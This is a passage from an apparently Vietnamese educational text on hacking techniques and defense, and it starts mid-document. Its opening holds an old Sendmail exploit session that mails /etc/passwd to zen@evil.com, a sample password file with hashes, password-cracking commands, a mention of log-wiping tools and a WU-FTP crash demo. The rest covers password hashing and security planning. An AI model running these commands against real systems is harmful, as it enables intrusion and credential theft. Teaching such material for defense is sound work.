Escape character is '^]'.

Connection closed by foreign host.

evil % rlogin victim.com -l zen

Welcome to victim.com!

victim %

Lỗ hổng thứ 2, mới được phát hiện gần đây cho phép bất cứ ai chỉ rõ quyền sử dụng Shell lệnh và những tên cho người gửi hoặc địa chỉ nơi đến.

evil % telnet victim.com 25

Trying 128.128.128.1...

Connected to victim.com

Escape character is '^]'.

220 victim.com Sendmail 5.55 ready at Saturday, 6 Nov 93 18:04

mail from: "|/bin/mail zen@evil.com < /etc/passwd"

250 "|/bin/mail zen@evil.com < /etc/passwd"... Sender ok

rcpt to: nosuchuser

550 nosuchuser... User unknown

data

354 Enter mail, end with "." on a line by itself

250 Mail accepted

quit

Connection closed by foreign host.

evil %

e) <u>Crack Unix Password File</u>.

Khi đã có trong tay **Password File,** bước tiếp theo các Hacker sẽ tìm cách để Crack nó. Để làm được điều này hacker cần một số công cụ, có thể sử dụng 2 bộ phần mềm là: John The Ripper và Crack 5.0...2 .

Khi hacker đã có trong tay passwd file, hacker cần phải xác định xem passwd được mã hoá bằng định dạng gì, có rất nhiều chuẩn mã hoá như: DES (Data Encrypt Standard), Shadow, MD5...chúng ta thử xem xét qua về cấu tạo của file passwd:

Một ví dụ về file passwd không mã hoá bằng phương pháp Shadow:

root:RqX6dqOZsf4BI:0:1:System PRIVILEGED Account,,,:/:/bin/csh

field:PASSWORD HERE:0:1:Field Service PRIVILEGED Account:/usr/field:/bin/csh

operator:PASSWORD HERE:0:28:Operator PRIVILEGED Account:/opr:/opr/opser

ris:Nologin:11:11:Remote Installation Services Account:/usr/adm/ris:/bin/sh

daemon::1:1:Mr Background:/:*

sys:PASSWORD HERE:2:3:Mr Kernel:/usr/sys:

bin:PASSWORD HERE:3:4:Mr Binary:/bin:

uucp:Nologin:4:1:UNIX-to-UNIX

Copy:/usr/spool/uucppublic:/usr/lib/uucp/uucico

uucpa:Nologin:4:1:uucp adminstrative account:/usr/lib/uucp:

sso:Nologin:6:7:System Security Officer:/etc/security:

news:Nologin:8:8:USENET News System:/usr/spool/netnews:

sccs:PASSWORD HERE:9:10:Source Code Control:/:

ingres:PASSWORD HERE:267:74:ULTRIX/SQL Administrator:/usr/kits/sql:/bin/csh

rlembke:n25SO.YgDxqhs:273:15:Roger
Lembke,,,:/usr/email/users/rlembke:/bin/csh
rhuston:ju.FWWOh0cUSM:274:15:Robert Huston,st
304c,386,:/usr/email/users/rhuston:/bin/csh
jgordon:w4735loqb8F5I:275:15:James."Tiger"
Gordon:/usr/email/users/jgordon:/bin/csh
lpeery:YIJkAzKSxkz4M:276:15:Larry Peery:/usr/email/users/lpeery:/bin/csh
nsymes:lSzkVgKhuOWRM:277:15:Nancy
Symes:/usr/email/users/nsymes:/bin/csh

Một file passwd gồm 7 trường:

- Username: Tên người dùng.
- Password: Pass của người dùng, tất nhiên là nó đã được mã hoá.
- UserID: Số nhận diện người dùng.
- GroupID: Số nhận diện nhóm.
- Comments: Một số thông tin ghi chú nhanh về người dùng.
- Home Direcoty: Thư mục của người dùng đăng nhập.
- Login Command: Lệnh thi hành khi người dùng đăng nhập, thường là một Shell lệnh.

Dưới đây là một ví dụ về file passwd được mã hoá bằng phương pháp Shadow:

root::0:1:System PRIVILEGED Account,,,:/:/bin/csh*
field::0:1:Field Service PRIVILEGED Account:/usr/field:/bin/csh*
operator::0:28:Operator PRIVILEGED Account:/opr:/opr/opser*
ris::11:11:Remote Installation Services Account:/usr/adm/ris:/bin/sh*
daemon::1:1:Mr Background:/:*
sys::2:3:Mr Kernel:/usr/sys:*
bin::3:4:Mr Binary:/bin:*
uucp::4:1:UNIX-to-UNIX Copy:/usr/spool/uucppublic:/usr/lib/uucp/uucico*
uucpa::4:1:uucp adminstrative account:/usr/lib/uucp:*

sso::6:7:System Security Officer:/etc/security:*

news::8:8:USENET News System:/usr/spool/netnews:*

sccs::9:10:Source Code Control:/:*

ingres::267:74:ULTRIX/SQL Administrator:/usr/kits/sql:/bin/csh*

rlembke::273:15:Roger Lembke,,,:/usr/email/users/rlembke:/bin/csh*

rhuston::274:15:Robert Huston,st 304c,386,:/usr/email/users/rhuston:/bin/csh*

jgordon::15:James."Tiger" Gordon:/usr/email/users/jgordon:/bin/csh*

lpeery::276:15:Larry Peery:/usr/email/users/lpeery:/bin/csh*

nsymes::277:15:Nancy Symes:/usr/email/users/nsymes:/bin/csh*

Trong trường hợp này các password đã được mã hoá thành "*". Nếu lấy được file passwd nào như thế này thì cũng tìm được password thôi. Thực chất file passwd này được liên kết một file khác cũng ở /etc có tên là shadow. Đây mới thực sự là file chứa password.

Sau khi đã xác định được file passwd được Crypt bằng chuẩn nào, thì đã đến lúc ta dùng đến 2 công cụ:

Nếu sử dụng John The Ripper, gõ:

john -w:puffs.dic <Password File>

Nếu sử dụng Crack 5.0, gõ:

jack (Enter)

When prompted for password file: (Password File)

When prompted for wordlist file: PUFFS.DIC

Kiên nhẫn chờ đợi, nếu quá trình crack thành công, hacker sẽ có trong tay Password của hệ thống Unix. Nếu là password của root thì lúc đó, quyền điều khiển hệ thống sẽ nằm trong tay của hacker, còn nếu là pass của một normal user thì hacker cần phải tiếp tục leo thang đặc quyền để có quyền root.

- Xoá dấu vết: Thường thì các hệ thống Unix thường cấu hình log ở /etc/sysconfig...Tại đây nó hiển thị thông tin và vị trí các tập tin log. Nếu thích

đơn giản hacker có thể dùng các chương trình như zap, wzap để thực hiện các công việc trên một cách tự động.

f) <u>Khai thác lỗ hổng WU-FTP Server</u>.

WU-FTP Server (Washington University - File Transfer Protocol Server). Một phần mềm Server phục vụ FTP được dùng khá phổ biến trên các hệ thống Unix & Linux.

Hoạt động của Server phụ thuộc vào mẫu file globbing. Nó được sử dụng bởi nhiều Shell lệnh khác nhau. Sự thi hành của file globbing trên Server chứa đựng tính dễ tổn thương cho phép các Hacker có thể thực thi các mã lệnh trên Server từ xa (tất nhiên là các mã có hại) dẫn đến việc ghi đè các file lên Server, từ đó sẽ gây nên Crash hệ thống.

Để khai thác lỗ hổng này hacker cần:

- Phải có quyền truy nhập hợp lệ vào Server, kể cả các account như Guest và Anonymous...nếu chúng được cho phép.
- Phải đặt Shell Code vào trong Process Memory của Server.
- Phải gửi một lệnh FTP đặc biệt chứa đựng một globbing mẫu đặc biệt mà không bị đặt biến lỗi.
- Khi mà Server cố gắng giải phóng phần bộ nhớ đã được sử dụng để lưu trữ globbed file. Thì dữ liệu trong bộ nhớ của Server sẽ bị ghi đè.

- Nếu ghi đè một Function, Code tới một Shellcode, có thể nó sẽ được thực thi bởi chính FTP Server.

* Sau đây là ví dụ minh hoạ (ghi đè file trên Server):

ftp> open localhost

Connected to localhost (127.0.0.1).

220 sasha FTP server (Version wu-2.6.1-18) ready.

Name (localhost:root): anonymous

331 Guest login ok, send your complete e-mail address as password.

Password:

230 Guest login ok, access restrictions apply.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls ~{

227 Entering Passive Mode (127,0,0,1,241,205)

421 Service not available, remote server has closed connection

1405 ? S 0:00 ftpd: accepting connections on port 21

7611 tty3 S 1:29 gdb /usr/sbin/wu.ftpd

26256 ? S 0:00 ftpd: sasha:anonymous/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

26265 tty3 R 0:00 bash -c ps ax | grep ftpd

(gdb) at 26256

Attaching to program: /usr/sbin/wu.ftpd, process 26256

Symbols already loaded for /lib/libcrypt.so.1

Symbols already loaded for /lib/libnsl.so.1

Symbols already loaded for /lib/libresolv.so.2

Symbols already loaded for /lib/libpam.so.0

Symbols already loaded for /lib/libdl.so.2

Symbols already loaded for /lib/i686/libc.so.6

Symbols already loaded for /lib/ld-linux.so.2

Symbols already loaded for /lib/libnss_files.so.2

Symbols already loaded for /lib/libnss_nisplus.so.2

Symbols already loaded for /lib/libnss_nis.so.2

0x40165544 in __libc_read () from /lib/i686/libc.so.6

(gdb) c

Continuing.

Program received signal SIGSEGV , Segmentation fault.

__libc_free (mem=0x61616161) at malloc.c:3136

3136 in malloc.c

IV- MẬT MÃ VÀ CÁC VẤN ĐỀ LIÊN QUAN ĐẾN HACKER

Chúng ta đã nghiên cứu về cách các hacker sử dụng các kỹ thuật hack để đột nhập hoặc phá hoại một hệ thống máy tính. Câu hỏi đặt ra là có thể sử dụng mật mã để phòng chống hacker không?

1. Kỹ thuật xâm nhập

Mục tiêu của hacker là truy cập trái phép vào một hệ thống hoặc mở rộng đặc quyền truy cập một hệ thống. Nhìn chung, để đạt được điều này hacker phải thu thập thông tin về sự bảo vệ của hệ thống. Trong đa số các trường hợp, thông tin này là một mật khẩu người dùng. Với một số hiểu biết về mật khẩu của một số người dùng, một hacker có thể đăng nhập vào một hệ thống và thực thi tất cả các đặc quyền phù hợp để trở thành người dùng hợp lệ.

Một hệ thống phải bảo vệ một file chứa mật khẩu với mỗi một người dùng hợp lệ. Nếu như file này lưu trữ không được bảo vệ, thì nó sẽ dễ dàng bị truy cập và lấy đi mật khẩu. File mật khẩu có thể được bảo vệ bằng các cách sau:

- Mã hoá mật khẩu dùng các hàm một chiều có độ an toàn cao: hệ thống chỉ chứa duy nhất một dạng được mã hoá của mật khẩu người dùng. Sau khi người dùng đưa và một mật khẩu, hệ thống mã hoá mật khẩu này và so sánh nó với giá trị đã lưu trữ. Trong thực tế, hệ thống thường thực hiện một sự biến đổi một chiều (không đảo ngược được) trong đó mật khẩu được sử dụng để sinh một khoá cho hàm mã hoá và sinh ra ở đầu ra có độ dài cố định.
- Điều khiển truy nhập: sự truy nhập đến một file mật khẩu được giới hạn bởi một hoặc một vài tài khoản người dùng.

Nói chung hacker có rất nhiều cách để lấy mật khẩu nhưng chủ yếu là 3 cách:


- Đoán mật khẩu của hệ thống. Cách này dựa vào sự bất cẩn của người dùng trong việc đặt mật khẩu hệ thống.
- Dùng ngựa Trojan. Gài trojan vào hệ thống để mở cửa sau truy cập trái phép đã nói ở trên.
- Nghe trộm đường truyền từ một người dùng điều khiển truy cập từ xa tới hệ thống.

2. Sự bảo vệ mật khẩu.


Mật khẩu là pháo đài đầu tiên mà hacker cần phải vượt qua khi truy nhập một hệ thống. Thực tế, tất cả các hệ thống đa người dùng đòi hỏi một người dùng không chỉ cung cấp tên hoặc ID (identifier) mà còn một mật khẩu. Mật khẩu dùng để xác thực ID của người đăng nhập vào hệ thống. ID đáp ứng sự an toàn theo các cách sau:

- ID xác định xem người dùng nào được phép truy nhập hệ thống. Trong một vài hệ thống, chỉ những người có file ID trong hệ thống mới được phép truy nhập.
- ID xác định đặc quyền phù hợp cho từng người dùng. Một số ít người dùng có quyền giám sát hoặc "superuser" là có thể đọc những file và thực hiện những chức năng đặc biệt được bảo vệ bởi hệ thống. Một số hệ thống có những tài khoản guest hoặc giấu tên, và những người dùng mà có tài khoản có những đặc quyền hơn những người khác.
- ID được sử dụng giống như một từ điển truy nhập điều khiển. Ví dụ, có một danh sách những ID của những người sử dụng, một người dùng có thể cấp cho những ID này quyền có thể đọc file của mình.

Để hiểu được bản chất của các cuộc tấn công, chúng ta hãy xem xét một lược đồ được sử dụng rộng rãi trên hệ thống UNIX, trong đó những mật khẩu không lưu dưới dạng rõ. Đúng hơn, theo thủ tục được dùng trong lược đồ:



a. Nạp một mật khẩu mới.



b. Kiểm tra một mật khẩu

Mỗi người dùng chọn một mật khẩu từ 8 ký tự trở lên. Mật khẩu nào được chuyển thành một giá trị 56 bit (dùng 7bit ASCII) và đưa vào như một khoá đầu vào của một thủ tục mã hoá. Thủ tục mã hoá là crypt(3), dựa trên mã hoá DES. Thuật toán mã hoá DES trộn mật khẩu với một giá trị 12 bit (salt). Giá trị này

được gán với thời gian lúc mật khẩu được gán cho người sử dụng. Sự thay đổi trong thuật toán được thực hiện với một dữ liệu đầu vào gồm có một khối 64 bit và những giá trị zero (0). Đầu ra của thuật toán trở thành đầu vào cho một mã hoá thứ 2. Quá trình này được lặp đi lặp lại tổng cộng 25 lần. Kết quả thu được là 64 bit đầu ra sau đó được biên dịch thành 1 dãy 11 ký tự. Bản mã hoá mật khẩu sau đó được lưu trữ, cùng với một bản sao của "salt", trong file mật khẩu tương ứng với mỗi ID.

"Salt" được gửi kèm có 3 mục đích:

- Nó ngăn ngừa bản sao của mật khẩu có thể được xác định từ file mật khẩu. Thậm chí nếu 2 người dùng chọn cùng một mật khẩu, những mật khẩu sẽ được gán tại những thời gian khác nhau. Vì vậy, "phần mở rộng" mật khẩu của 2 người sử dụng sẽ khác.
- Nó có hiệu quả làm tăng chiều dài của mật khẩu mà không đòi hỏi người dùng phải nhớ 2 ký tự thêm. Vì vậy, số những mật khẩu có thể được tăng lên 4096 lần, vì vậy sẽ khó đoán được mật khẩu.
- Nó cũng ngăn ngừa sử dụng một thi hành phần cứng của DES, gây khó khăn cho việc sử dụng brute-force để đoán nhận mật khẩu.

Khi một người dùng cố gắng đăng nhập vào một hệ thống UNIX, anh ta phải cung cấp một ID và một mật khẩu. Hệ điều hành sử dụng ID để chỉ dẫn vào trong file mật khẩu và trích rút "salt" và bản mã hoá mật khẩu, và sử dụng bản mã hoá mật khẩu làm đầu vào cho thủ tục mã. Nếu kết quả phù hợp với giá trị được lưu trữ, mật khẩu được chấp nhận.

Nhưng phương pháp này nói chung cũng không an toàn lắm, càng ngày tốc độ tính toán của máy tính càng nhanh, những công cụ đoán mật khẩu cũng tối ưu hơn và nhanh hơn do đó mật khẩu mã hoá cũng có thể bị giải mã và hệ thống bị xâm nhập.

3. An toàn dữ liệu.

Đối với vấn đề bảo mật dữ liệu trên mạng, một khi hacker đã đột nhập được vào máy tính, máy tính sẽ thuộc quyền điều khiển của hacker, và có thể những dữ

liệu quan trọng của máy tính sẽ bị hacker khai thác. Nhưng nếu các dữ liệu quan trọng trên máy được bảo vệ đúng cách thì có thể tránh được sự dòm ngó của hacker. Chúng ta có thể chuyển các dữ liệu quan trọng sang một ổ cứng khác trên máy (ổ logic hoặc vật lý) rồi dùng chương trình mã hoá giữ liệu để bảo vệ dữ liệu, chẳng hạn khi ta truy nhập ổ đĩa đó thì yêu cầu cần một mật khẩu chẳng hạn, hoặc ổ đĩa đó được mã hoá sang một hệ thống file khác mà hệ điều hành trên máy không thể nhìn thấy.

Hoặc ta có thể dùng các sản phẩm về an toàn có sử dụng mật mã để bảo vệ các dữ liệu khi chúng được truyền trên kênh (ví dụ như bộ phần mềm bảo vệ gói IP trên hệ thống Sun Solaris, bộ phần mềm Free/SWAN trên Linux,….), trong trường hợp này, nếu hacker dùng các bộ phần mềm để nghe trộm đường truyền (ví dụ như Packet boy, Sniffer,…)thì cũng chỉ thu về được các dữ liệu đã được mã hoá, và nếu muốn thu được thông tin cần thiết thì họ phải phá vỡ được hệ mật và đây là một khối lượng công việc không hề đơn giản, ngay cả đối với một tổ chức có trong tay đội ngũ các chuyên gia về mật mã và công nghệ thông tin.

Nói cách khác, ta hoàn toàn có thể khẳng định được rằng, nếu chúng ta dùng các kỹ thuật mật mã một cách khoa học và đảm bảo các nguyên tắc về an toàn nghiệp vụ thì có thể chống lại được Hacker trong vấn đề tấn công bị động (tức là tấn công dùng để lấy cắp thông tin được lưu trữ trong hệ thống hoặc truyền trên đường truyền). Còn đối với các kiểu tấn công chủ động, ví dụ như làm lụt hệ thống bằng lệnh ping (Ping of Death) hay tấn công vào các lỗ hổng của hệ điều hành, của ứng dụng, chiếm tài nguyên hệ thống thì mật mã (hay các sản phẩm an toàn dùng kỹ thuật mật mã) không thể chống lại được.

V - PHÒNG CHỐNG HACKERS.

1. Phòng chống Hacker

a. Vì sao phải bảo mật.

Song song với việc xây dựng nền tảng về công nghệ thông tin, cũng như phát triển các ứng dụng máy tính trong sản xuất, kinh doanh, khoa học, giáo dục, xã hội… thì việc bảo vệ những thành quả đó làm điều không thể thiếu. Ngày nay, Internet, một kho tàng thông tin khổng lồ, phục vụ hữu hiệu trong sản xuất kinh doanh, đã trở thành đối tượng cho nhiều người tấn công với các mục đích khác nhau. Đôi khi, cũng chỉ đơn giản là để thử tài hoặc đùa bỡn với người khác.

Cùng với sự phát triển không ngừng của Internet và các dịch vụ trên Internet, số lượng các vụ tấn công trên Internet cũng tăng theo cấp số nhân. Trong khi các phương tiện thông tin đại chúng ngày càng nhắc nhiều đến Internet với những khả năng truy nhập thông tin dường như đến vô tận của nó, thì các tài liệu chuyên môn bắt đầu đề cập nhiều đến vấn đề bảo đảm và an toàn dữ liệu cho các máy tính được kết nối vào mạng Internet.

Theo số liệu của CERT (computer Emegency Response Team –"Đội cấp cứu máy tính"), số lượng các vụ tấn công trên Internet được thông báo cho tổ chức này là ít hơn 200 vào năm 1989, khoảng 400 vào năm 1991, 1400 vào năm 1993, và 2241 vào năm 1994…Đến bây giờ thì không thể đếm xuể. Những vụ tấn công này nhằm vào tất cả các máy tính có mặt trên Internet, các máy tính của tất cả các công ty lớn như AT&T, IBM, các trường đại học, các cơ quan nhà nước, các tổ chức quân sự, nhà băng… Một số vụ tấn công có quy mô khổng lồ (có tới 100.000 máy tính bị tấn công). Hơn nữa, những con số này chỉ là phần nổi của tảng băng. Một phần rất lớn các vụ tấn công không được thông báo, vì nhiều lý do, trong đó có thể kể đến nỗi lo bị mất uy tín, hoặc đơn giản những người quản trị hệ thống không hề hay biết những cuộc tấn công nhằm vào hệ thống của họ.

Không chỉ số lượng các cuộc tấn công tăng lên nhanh chóng, mà các phương pháp tấn công cũng liên tục được hoàn thiện. Điều đó một phần do các nhân viên quản trị hệ thống được kết nối với Internet ngày càng đề cao cảnh giác. Cũng theo CERT, những cuộc tấn công thời kỳ 1988-1989 chủ yếu đoán tên người sử dụng – mật khẩu (UserID-Password) hoặc sử dụng một số lỗi của các chương trình và hệ điều hành (security hole) làm vô hiệu hệ thống bảo vệ, tuy nhiên các

cuộc tấn công vào thời gian gần đây bao gồm cả các thao tác như giả mạo địa chỉ IP, theo dõi thông tin truyền qua mạng, chiếm các phiên làm việc từ xa (telnet hoặc rlogin)

Nhu cầu bảo vệ thông tin trên Internet có thể chia thành ba loại gồm:

- Bảo vệ dữ liệu;
- Bảo vệ các tài nguyên sử dụng trên mạng
- Bảo vệ danh tiếng của cơ quan

b. Bảo vệ dữ liệu.

Những thông tin lưu trữ trên hệ thống máy tính cần được bảo vệ do các yêu cầu sau:

- Bảo mật: những thông tin có giá trị về kinh tế, quân sự, chính sách … cần được giữ kín.
- Tính toàn vẹn: thông tin không bị mất mát hoặc sửa đổi, đánh tráo.
- Tính kịp thời: yêu cầu truy nhập thông tin vào đúng thời điểm cần thiết.

Trong các yêu cầu này, thông thường yêu cầu về bảo mật được coi là yêu cầu số 1 đối với thông tin lưu trữ trên mạng. Tuy nhiên, ngay cả khi những thông tin này không được giữ bí mật, thì những yêu cầu về tính toàn vẹn cũng rất quan trọng. Không một cá nhân, một tổ chức nào lãng phí tài nguyên vật chất và thời gian để lưu trữ những thông tin mà không biết về tính đúng đắn của những thông tin đó.

c. Bảo vệ các tài nguyên sử dụng trên mạng.

Trên thực tế, trong các cuộc tấn công trên Internet, kẻ tấn công, sau khi đã làm chủ được hệ thống bên trong, có thể sử dụng các máy này phục vụ cho mục đích của mình như chạy các chương trình dò mật khẩu người sử dụng, sử dụng các liên kết mạng sẵn có để tiếp tục tấn công các hệ thống khác…

d. Bảo vệ danh tiếng của cơ quan.

Một phần lớn các cuộc tấn công không được thông báo rộng rãi, và một trong những nguyên nhân là nỗi lo bị mất uy tín của cơ quan bị tấn công, đặc biệt các

công ty lớn và các cơ quan quan trọng trong bộ máy nhà nước. Trong trường hợp người quản trị hệ thống chỉ được biết đến sau khi chính hệ thống của mình được dùng làm bàn đạp để tấn công các hệ thống khác, thì tổn thất về uy tín là rất lớn và có thể để lại hậu quả lâu dài.

2. Những hướng dẫn bảo mật cho hệ thống.

Các vấn đề được trình bày bao gồm cả bảo mật ở mức hệ thống và ứng dụng sẽ là cơ sở cho các tổ chức khi muốn xây dựng các cơ chế bảo mật. Có 6 bước cơ bản được trình bày ở đây:

Bước 1: Thành lập bộ phận chuyên trách về vấn đề bảo mật.

Bất kỳ kế hoạch bảo mật nào cũng cần sự hỗ trợ trên nhiều phương diện khác nhau, nếu nó muốn thành công. Một trong những phương thức tốt nhất để có được sự hỗ trợ là nên thiết lập một bộ phận chuyên trách về vấn đề bảo mật. Bộ phận này sẽ chịu trách nhiệm trước cơ quan về các công việc bảo mật.

Mục đích trước tiên của bộ phận này là gây dựng uy tín với khách hàng. Hoạt động của bộ phận này sẽ khiến cho khách hàng cảm thấy yên tâm hơn khi làm việc hoặc sử dụng các dịch vụ của công ty. Bộ phận này có trách nhiệm thường xuyên cung cấp các lưu ý, cảnh báo liên quan đến an toàn bảo mật thông tin nhằm tránh các rủi ro đáng tiếc cho các bộ phận trong cơ quan. Bộ phận này còn có trách nhiệm tìm hiểu, đưa ra giải pháp, cơ chế bảo mật cho toàn bộ cơ quan. Sẽ là hiệu quả và xác thực hơn khi công việc này được thực hiện bởi chính đội ngũ trong công ty thay vì đi thuê một công ty bảo mật khác thực hiện.

Cuối cùng, một bộ phận chuyên trách về vấn đề bảo mật có thể thay đổi cách làm, cách thực hiện công việc của cơ quan để tăng tính bảo mật. Ví dụ, sử dụng VPN (Virtual Private Network) cho cơ quan, đây là một công nghệ cho phép các nhân viên đảm bảo an toàn khi đọc email, làm việc với các tài liệu tại nhà, hay chia sẻ công việc giữa hai nhân viên hay hai phòng ban.

Bước 2: thu thập thông tin

Trước khi đưa ra các thông báo mô tả thực hiện bảo mật, chúng ta phải lường được mọi tình huống sẽ xảy ra, không chỉ bao gồm toàn bộ các thiết bị và hệ

thống đi kèm trong việc thực hiện bảo mật mà còn phải kể đến cả các tiến trình xử lý, các cảnh cáo bảo mật, sự thẩm định hay các thông tin cần được bảo vệ. Điều này rất quan trọng khi cung cấp một cái nhìn bao quát về hệ thống bảo mật của cơ quan. Sự chuẩn bị này cũng nên tham chiếu tới các chính sách bảo mật cũng như các hướng dẫn thực hiện của công ty trong vấn đề an toàn bảo mật. Phải lường trước được những gì xảy ra trong từng bước tiến hành của các dự án.

Để kiểm tra mức độ yếu kém của hệ thống, hãy bắt đầu với những vấn đề có thể dẫn tới độ rủi ro cao nhất trong hệ thống mạng của cơ quan, như Internet. Hãy sử dụng cơ chế bảo mật bên ngoài từ sản phẩm của một hãng có danh tiếng, có thể cung cấp thông tin cần thiết để ước lượng mức bảo mật hiện tại của cơ quan khi bị tấn công từ Internet. Sự thẩm định này không chỉ bao gồm việc kiểm tra các lỗ hổng, mà còn gồm cả các phân tích từ người sử dụng, mạng và các phân tích về thông tin công cộng sẵn có.

Một trong những cân nhắc mang tính quan trọng là thẩm định từ bên ngoài vào. Đây chính là điểm mấy chốt trong việc đánh giá hệ thống mạng. Điển hình, một công ty sử dụng cơ chế bảo mật bên ngoài, cung cấp các dịch vụ email, web theo cơ chế đó, họ nhận ra rằng, không phải toàn bộ các tấn công đều đến từ Internet. Việc cung cấp lớp bảo mật theo account, bảo vệ mạng từ chính những người sử dụng trong mạng, các đồng nghiệp, và tạo ra các mạng riêng rẽ từ các cổng truy nhập đầu cuối.

Cơ chế bảo mật bên trong cũng giúp việc quản lý bảo mật công ty được tốt hơn. Bằng cách kiểm tra toàn bộ công việc kinh doanh, các cơ chế chính sách, các quá trình xử lý, xác thực dữ liệu tương phản với những gì được mô tả, hay sự tương thích với những chuẩn đã tồn tại được thẩm định. Cơ chế bảo mật bên trong cung cấp thông tin một cách chi tiết tương tự như việc khảo sát kỹ lưỡng phạm vi ở mức sâu hơn, thậm chí bao gồm cả việc phá mã mật khẩu và các công cụ phân tích hệ thống để kiểm tra tính tương thích về chính sách trong tương lai.

Bước 3: Thẩm định tính rủi ro của hệ thống.

Khi thẩm định tính rủi ro của hệ thống, hãy sử dụng công thức sau:

Tính rủi ro = giá trị thông tin * mức độ của lỗ hổng * khả năng mất thông tin

Tính rủi ro bằng với giá trị thông tin trong câu hỏi (bao gồm giá trị đồng tiền, giá trị thời gian máy bị lỗi do lỗi bảo mật, giá trị mất mát khách hàng…), thời gian của quy mô lỗ hổng (tổng cộng/từng phần của tổn thất dữ liệu, thời gian hệ thống ngừng hoạt động sự nguy hiểm khi dữ liệu hỏng), thời gian về khả năng xuất hiện mất thông tin.

Để lấy được các kết quả từ bước đầu (các giá trị, báo cáo về cơ chế bảo mật ngoài, và chính sách bảo mật), và tập trung vào 3 trong số các mặt thường được đề cập. Sau đó, bắt đầu với một số câu hỏi khung sau:

- Cơ chế bảo mật đã tồn tại của công ty có được đề ra rõ ràng và cung cấp đủ biện pháp bảo mật chưa?
- Kết quả từ cơ chế bảo mật bên ngoài có hợp lệ so với chính sách bảo mật của cơ quan?
- Có mục nào cần sửa lại trong cơ chế bảo mật mà không được chỉ rõ trong chính sách?
- Hệ thống bảo mật sẽ mất tác dụng trong tính rủi ro cao nhất nào?
- Giá trị, thông tin gì mang tính rủi ro cao nhất?

Các câu trả lời cung cấp cái nhìn toàn diện cho việc phân tích về toàn bộ chính sách bảo mật của công ty. Có lẽ, thông tin quan trong được lấy trong quá trình kết hợp các giá trị thẩm định và tính rủi ro tương ứng. Theo giá trị thông tin, bạn có thể tìm thấy các giải pháp mô tả được toàn bộ các yêu cầu, ta có thể tạo ra một danh sách quan tâm về lỗ hổng bảo mật.

Bước 4: Xây dựng giải pháp.

Trên thực tế không tồn tải giải pháp an toàn, bảo mật thông tin dạng plug and play cho các tổ chức đặc biệt khi phải đảm bảo các luật thương mại đã tồn tại và phải tương thích với các ứng dụng, dữ liệu sẵn có. Không có một tài liệu nào có thể lượng hết được mọi lỗ hổng trong hệ thống và cũng không có nhà sản xuất

nào có thể cung cấp đủ các công cụ cần thiết. Cách tốt nhất vẫn là sử dụng kết hợp các giải pháp, sản phẩm nhằm tạo ra cơ chế bảo mật tối đa.

Firewall

Xem xét và lựa chọn một sản phẩm firewall hợp lý và đưa vào hoạt động phù hợp với chính sách của cơ quan là một trong những việc đầu tiên trong quá trình bảo mật hệ thống. Firewall có thể là giải pháp phần cứng hoặc phần mềm hoặc kết hợp cả hai. Nhiệm vụ của firewall là ngăn chặn các tấn công trực tiếp vào các thông tin quan trọng của hệ thống, kiểm soát các thông tin ra vào hệ thống. Việc lựa chọn firewall thích hợp cho một hệ thống không phải là dễ dàng. Các firewall đều phụ thuộc trên một môi trường, cấu hình mạng, ứng dụng cụ thể. Khi xem xét lựa chọn một firewall, cần tập trung tìm hiểu tập các chức năng của firewall, tính năng lọc địa chỉ, gói tin…

Hệ thống kiểm tra xâm nhập mạng (IDS)

